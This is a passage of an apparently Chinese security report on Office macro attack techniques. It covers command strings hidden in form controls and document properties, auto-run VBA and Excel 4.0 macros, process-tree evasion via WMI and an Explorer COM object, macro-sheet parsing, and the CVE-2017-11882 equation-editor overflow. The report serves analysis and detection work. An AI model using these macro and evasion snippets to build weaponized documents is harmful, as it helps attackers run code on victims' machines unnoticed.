


图 50 宏利用 Office 文档隐藏关键信息配图 5

宏代码中分别从两个控件的不同属性中取出内容后拼接为实际执行的指令。

```
Private Sub Workbook_Open()
powers = UserForm1.TextBox1.Text
hell = UserForm1.TextBox2.Text
calc = UserForm1.TextBox1.Tag
Shell ("cmd.exe /c " + powers + hell + calc)
End Sub
```

图 51 宏利用 Office 文档隐藏关键信息配图 6

3、保存在文件属性中

在文件属性的详细信息中，也可以用来隐藏数据，这种方式隐蔽性更强。




图 52 宏利用 Office 文档隐藏关键信息配图 7

在宏代码中读取文件属性，读取对应项的值来拼接出实际执行的指令。

```
Private Sub Workbook_Open()
Dim prop As DocumentProperty
For Each prop In ActiveWorkbook.BuiltinDocumentProperties
    If prop.Name = "Title" Then
    cmdtitle = prop.Value
    ElseIf prop.Name = "Subject" Then
    cmdsubject = prop.Value
    ElseIf prop.Name = "Comments" Then
    cmdcomments = prop.Value
    End If
Next
Shell cmdtitle + cmdsubject + cmdcomments
End Sub
```

图 53 宏利用 Office 文档隐藏关键信息配图 8

3.2.3 躲避进程树检测

多数样本中的恶意宏代码在执行时都会有创建进程的行为(通过 shellcode 执行 payload 或在宏中下载后续 payload 并创建进程执行)，在行为检测中通过监控相关函数可以根据进程树追溯到 Office 进程。根据这一条很容易确认样本和恶意行为之间的联系。

可以通过 COM 和 WMI 的方式通过其他进程来完成这些工作，从而让检测变得更加困难。

```
Private Sub Workbook_Open()
GetObject("winmgmts:").Get("Win32_Process").Create "cmd.exe /c powershell c:\windows\system32\calc.exe", s, a, b
End Sub
```

图 54 宏代码躲避进程树技术配图 1

这个函数有 4 个参数，而我们只需要使用第一个，后面用不到的参数可以用没有定义的不存在的局部变量来传参，实际值为 NULL。这样配合混淆可以防止检测引擎以参数为规则来检测到这条指令。通过 WMI 服务创建进程，父进程是 WMI 服务。




图 55 宏代码躲避进程树技术配图 2

这样虽然通过进程树追溯已经找不到 Office 进程了，但是 WMI 服务也不是用户常用的功能，依然不够隐蔽。这里还有一种以 Explorer 为父进程的创建方式可以参考。

```
Private Sub Workbook_Open()
Const clsid = "{c08afd90-f2a1-11d1-8455-00a0c91f3880}"
Set obj = GetObject("new:" & clsid)
obj.document.Application.shellexecute "cmd.exe", "/c powershell c:\windows\system32\calc.exe"
End Sub
```

图 56 宏代码躲避进程树技术配图 3




图 57 宏代码躲避进程树技术配图 4

3.2.4 Excel 4.0 宏

Outflank 公开了利用 Excel 4.0 宏来执行 shellcode 的 POC 后，这种古老的技术又重新回到了人们的视野中。Excel 4.0 宏对 Office 文档的利用方式与 VBA 宏、漏洞等完全不同，因此检测难度比较大。接下来我们从 POC 出发，对 Excel 4.0 宏的使用方式，样本文件构成逐一介绍。

3.2.4.1 样本构建

Excel 4.0 宏已经拥有 26 年历史，虽然其已被 VBA 宏所替代，但最新版本的 Office 依然保持对 Excel 4.0 的兼容。




图 58 Excel 4.0 宏技术配图 1

在新插入的 Excel4.0 表中写入相关的函数。

```
1  =EXEC("calc")
2  =ALERT("calc start")
3  =HALT()
```

图 59 Excel 4.0 宏技术配图 2

如果想测试宏代码，可以右键选择执行，然后在弹出的窗口内选择执行或单步执行，或者在左上角将单元格的名称设置为 Auto_Open 来自动执行。

图 60 Excel 4.0 宏技术配图 3

此时一个简单的 POC 就构建完成了。

3.2.4.2 文档格式解析

Excel 4.0 宏难以检测的一个重要原因就是其中的宏代码都是以公式的形式存放在数据表中，并且与其他正常的文件内容保存在一起。为了能区分哪些内容是 Excel 4.0 宏，需要对相应文件结构有足够的了解。

对于 CFB 格式的文档，这些内容都是以二进制数据的形式存在于 workbook 流中。根据微软的官方文档（MS-XLS）对 workbook 流的说明，workbook 流由多个 substream 组成，第一个 global 存储了一些全局的信息，后面的则保存了对应工作表的信息。




图 61 Excel 4.0 宏技术配图 4

继续细分后，基本存储单位为 record，每个 substream 都由多个 record 组成。record 的前两个字节代表类型，接下来两个字节代表后面数据部分的长度，剩下的是数据部分。




图 62 Excel 4.0 宏技术配图 5

图中为 global 中的第一个 record，根据上面的解析方式可以得出这个 record 的类型为 0x0809（BOF），数据长度为 0x10。这个类型是每个 substream 开始的标志。相对应的结束

标志类型为 0x0A(EOF)。根据 BOF 和 EOF 就可以确定每一个 substream 的范围，完成对 workbook 流的划分。

还有另一种更方便的方式，不需要遍历整个 workbook 流。在 workbook 流中起始的 global 子流中，有相应的 record 保存了每个工作表的信息，只要遍历 global 找到对应的 record 就可以得到对应的 substream 的偏移地址，从而快速定位。

2.4.28 BoundSheet8

The **BoundSheet8** record specifies basic information about a sheet (1), including the sheet (1) name, hidden state, and type of sheet (1).




图 63 Excel 4.0 宏技术配图 6

这个类型为 0x85 的 record 代表 BoundSheet8，其中前四字节保存了流内偏移，hsState（图中 A 的部分）代表数据表是否可见。

Value	Meaning
0x00	Visible
0x01	Hidden
0x02	Very Hidden; the sheet (1) is hidden and cannot be displayed using the user interface.

图 64 Excel 4.0 宏技术配图 7

dt 字段表示数据表的类型，stName 为带长度的表名。

Value	Meaning
0x00	Worksheet or dialog sheet The sheet (1) substream that starts with the BOF record specified in **lbPlyPos** MUST contain one WsBool record. If the **fDialog** field in that WsBool is 1 then the sheet is dialog sheet. Otherwise, the sheet (1) is a worksheet.
0x01	Macro sheet
0x02	Chart sheet
0x06	**VBA module**

图 65 Excel 4.0 宏技术配图 8




图 66 Excel 4.0 宏技术配图 9

这一段是样本中用来写入 Excel 4.0 宏专用的数据表，根据上面的解析方式可以得出对应 substream 的流内偏移为 0x323E，hsState 为 2 代表数据表进行了深度隐藏，dt 为 1 代表数据表类型为 Macro Sheet，数据表名为 Macro1。在默认类型 WorkSheet（新建 xls 文件时自带的 3 个以及后续新建的数据表均为这个类型）中无法使用 Excel 4.0 宏，只有专门创建的 Macro Sheet 中才能使用。因此遍历 global 部分时如果发现 Macro Sheet 类型的数据表基本可以认定为使用了 Excel 4.0 宏。

接下来对其中的宏代码进行提取。宏代码是以公式的形式保存在数据表中的。首先根据刚才找到的 Macro Sheet 对应的 workbook 流内偏移找到对应的 substream，然后对其进行遍历，寻找类型为 6（formula）的 record。

2.4.127 Formula

The **Formula** record specifies a formula (section 2.2.2) for a cell.

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
cell																															
...																val															
...																															
...																A	B	C	D	E	F	reserved3									
chn																															
formula (variable)																															
...																															

图 67 Excel 4.0 宏技术配图 10

这里字段比较多，比较有用的是 cell 字段中单元格所在的行和列，还有 20 字节后的公式内容。




图 68 Excel 4.0 宏技术配图 11

这是一个对应的 record，红圈内的值分别是 cell 字段中的行和列，表示这个单元格在第 0 行第 0 列，即 A1 单元格。





图 69 Excel 4.0 宏技术配图 12

跳过前 20 字节进入公式部分。前两个字节是后续的长度，然后读取 1 个字节作为 Ptg 类型，再根据类型读取对应长度的数据。这里可以拆分成两个 Ptg。首先第一条类型为 0x17，查表可知对应类型为 PtgStr。

2.5.198.89 PtgStr

The **PtgStr** operand specifies a Unicode string value.



ptg (7 bits): Reserved. MUST be 0x17.

图 70 Excel 4.0 宏技术配图 13

后续对应的结构为一个带长度的字符串。样本中对应位置的值经过解析可得出字符串长度为 4，内容为 calc，是构建样本时输入的函数的参数。

第二条类型为 0x42，查表可知对应类型为 PtgFunVar。





图 71 Excel 4.0 宏技术配图 14

2.5.198.63 PtgFuncVar

The **PtgFuncVar** structure specifies a call to a function with a variable number of parameters as defined in function-call.



ptg (5 bits): Reserved. MUST be 0x02

A - type (2 bits): A PtgDataType that specifies the data type for the value of this Ptg.

B - reserved (1 bit): MUST be 0, MUST be ignored.

cparams (1 byte): An unsigned integer that specifies the number of parameters. MUST be within the range defined for the function specified by **tab.**

tab (15 bits): A structure that specifies the function to be called. If **fCeFunc** is 1, then this field specifies a Cetab value. If **fCeFunc** is 0, then this field specifies a Ftab value.

C - fCeFunc (1 bit): A bit that specifies whether **tab** specifies a Cetab value or a Ftab value.

图 72 Excel 4.0 宏技术配图 15

第二个字节的 caparams 代表参数个数，样本中对应位置为 1 表示有 1 个参数。后两个字节最高位决定查询函数所用的表，其他 15 位为表中的下标。样本中对应位置值为 0x006E，拆分后可知它代表的函数为 Ftab 中第 0x6E 项，即 EXEC。

0x006E	EXEC

图 73　Excel 4.0 宏技术配图 16

因此这个 record 代表的函数为 exec（“calc”）。

用同样的方式，可以解析出剩下两个类型为 formula 的 record 代表的指令分别为 alert（“calc start”）以及 halt()。

最后根据这 3 个 record 中单元格的位置顺序排列出宏的执行顺序，就完成了对宏代码的提取。

对于 ooxml 格式，解析相对要简单很多。首先找到对应工作表的 xml 文件。




图 74 Excel 4.0 宏技术配图 17

通常情况下保存在 macrosheets 文件夹内，开头工作表类型位置为 macrosheet 而不是普通工作表的 worksheet。




图 75 Excel 4.0 宏技术配图 18

宏代码以明文的方式保存，提取其中代表公式的<f>…</f>即可。

3.2.4.3 实际攻击样本

首先是 Outflank 提供的 POC，调用 windows API 而不是使用内置的函数。




图 76 Excel 4.0 宏技术配图 19

在这个 POC 中，首先通过 VirtualAlloc 分配内存，循环读取工作表中第二列的数据（shellcode）直到遇到 END 标志，并分别通过 WriteProcessMemory 写入分配的内存。最后通过 CreateThread 创建线程并将线程回调设置为分配的内存开始执行其中的代码。

这个POC说明Excel 4.0宏也可以用来执行一些复杂的工作。但是对于大部分样本来说，还是仅仅用它来充当下载器来运行更加成熟的攻击代码。

接下来是一个常规的样本，首先是一段用来混淆的跳转。




图 77 Excel 4.0 宏技术配图 20

实际上执行的代码在 A30 中。




图 78 Excel 4.0 宏技术配图 21

A30 中没有直接存放要执行的命令行，而是通过自带的拼接函数拼出来的，功能为通过 msiexec 将后续的 payload 下载到临时文件目录下，经过分析后发现这实际上这是一个远控木马的下载器。

3.3 典型漏洞技术分析

3.4.1 公式编辑器栈溢出漏洞：CVE-2017-11882/CVE-2018-0802/CVE-2018-0798

2017 年 11 月发现的漏洞 CVE-2017-11882 因为触发稳定，结构简单而被攻击者广泛使用，至今仍是使用率最高的 Office 漏洞。后续微软迅速发布补丁修复了这个漏洞并为公式编

辑器组件强制开启了 ASLR。

然而好景不长，在 CVE-2017-11882 被修复后，又发现了 CVE-2018-0802 和 CVE-2018-0798 两个衍生漏洞，它们同样是利用老旧的公式编辑器组件 EQNEDT32.EXE，且强制开启的 ASLR 没有起到多少防范作用。最后，微软干脆在最新版本的 Office 中彻底删除了公式编辑器组件。

公式编辑器存在诸多漏洞的原因是 Office 加载公式的功能交由了外部的组件 EQNEDT32 来实现。该模块在 Office 的安装过程中被默认安装，并在使用时以 OLE 技术将公式嵌入在 Office 文档内。而这个组件自 2000 年后就未被更新过，存在诸多的安全隐患，如：未开启 ASLR、DEP 等保护机制；大量使用 strcpy 等不安全的函数实现等。当插入和编辑数学公式时，EQNEDT32.EXE 并不会被作为 Office 进程的子进程创建，而是以单独的进程形式存在。这就意味着对于 WINWORD.EXE， EXCEL.EXE 等 Office 进程的保护机制，无法阻止 EQNEDT32.EXE 这个进程被利用。

3.4.1.1 漏洞原理

3.4.1.1.1 CVE-2017-11882

CVE-2017-11882 是公式编辑器对象在解析其中 FONT 字段（tag=8）时没有对字体名的读取长度进行校验，遇到过长的字体名时导致的栈溢出漏洞。这导致攻击者可以通过构造恶意的字体名，执行任意代码。

提取公式编辑器对象后，可以看到一般存在以下 4 个流，而公式的主体部分存放在 Equation Native 流中。




图 79 CVE-2017-11882 漏洞分析配图 1

前 0x1C 个字节是公式编辑器头部。

```
struct EQNOLEFILEHDR {
    WORD    cbHdr;      // 格式头长度，固定为 0x1C。
    DWORD   version;    // 固定为 0x00020000。
    WORD    cf;         // 该公式对象的剪贴板格式。
    DWORD   cbObject;   // MTEF 数据的长度，不包括头部。
    DWORD   reserved1; // 未公开
    DWORD   reserved2; // 未公开
    DWORD   reserved3; // 未公开
    DWORD   reserved4; // 未公开
};
```

图 80 CVE-2017-11882 漏洞分析配图 2

接下来 5 个字节是 MTEF 头部。

byte	description	value
0	MTEF version	3
1	generating platform	0 for Macintosh, 1 for Windows
2	generating product	0 for MathType, 1 for Equation Editor
3	product version	3
4	product subversion	0

图 81 CVE-2017-11882 漏洞分析配图 3

后面的字节流即为公式数据。经过两个单字节字段（0x0A，0x01）后，来到了图中框起来的 FONT（tag=8）字段。




图 82 CVE-2017-11882 漏洞分析配图 4

由此可以得知这里 typeface=0x5A，style=0x5A，字体名为\xB8\x44...\x14\x21\x40，这里的字体名看起来明显不像一个正常的字符串。公式编辑器在解析字体名时会将字体名整体复制到栈上，然而并没有对字体名长度进行校验，因此遇到这种过长的字体名就会发生栈溢出，覆盖返回地址。这一过程发生在函数 0x41160F 中。

图 83 CVE-2017-11882 漏洞分析配图 5

因为 ebp+0x8 处保存字体名的参数在函数 0x41160F 中还会多次用到，甚至因为其中内容就是 shellcode（溢出时向栈内写入的内容都是从这里读取的），并且没有 DEP 保护常作为溢出后执行 shellcode 的入口，因此不能被覆盖，所以可供写入 shellcode 的只有从 ebp-0x28 到 ebp 的 0x2C 个字节，ebp+0x4 写入新的返回地址。

如果这里总体写入的长度超过了 0x30（0x2C 的字体名和 0x04 的返回地址），会导致参数被覆盖。而覆盖这里的 shellcode 或填充数据作为地址时一般都是无效的地址，这样后面再次使用自身参数的时候会导致进程读取无效地址后崩溃，无法触发漏洞。如果要保持程序执行不发生崩溃，需要在参数部分写入有效地址。

图 84 CVE-2017-11882 漏洞分析配图 6

执行 strcpy 后刚好覆盖到返回地址的位置。




图 85 CVE-2017-11882 漏洞分析配图 7

这里新的返回地址 0x402114 指向的代码是 ret，再一次返回栈顶地址，即为参数 1 的地址。




图 86 CVE-2017-11882 漏洞分析配图 8

从这里开始就会进入 shellcode 的领空开始执行。因为这个样本不是最早的一批，已经出现了自行编写的一小段 shellcode，因此返回地址是一个 ret 指令来进入 shellcode 部分。最早的一批样本都是直接返回 WinExec 指令直接运行恶意的远程连接或自身释放的恶意文件。这部分的具体内容会在后面 shellcode 利用部分详细讲解。

3.4.1.1.2 CVE-2018-0802

微软修复 CVE-2017-11882 后不久，又出现了另一个相关漏洞 CVE-2018-0802。CVE-2018-0802 的原理与 CVE-2017-11882 相同，也是在解析其中 FONT 字段（tag=8）时读取的字体名长度没有进行校验导致的栈溢出。只是换了一个新的触发位置，这个位置还在 CVE-2017-11882 溢出点之前。

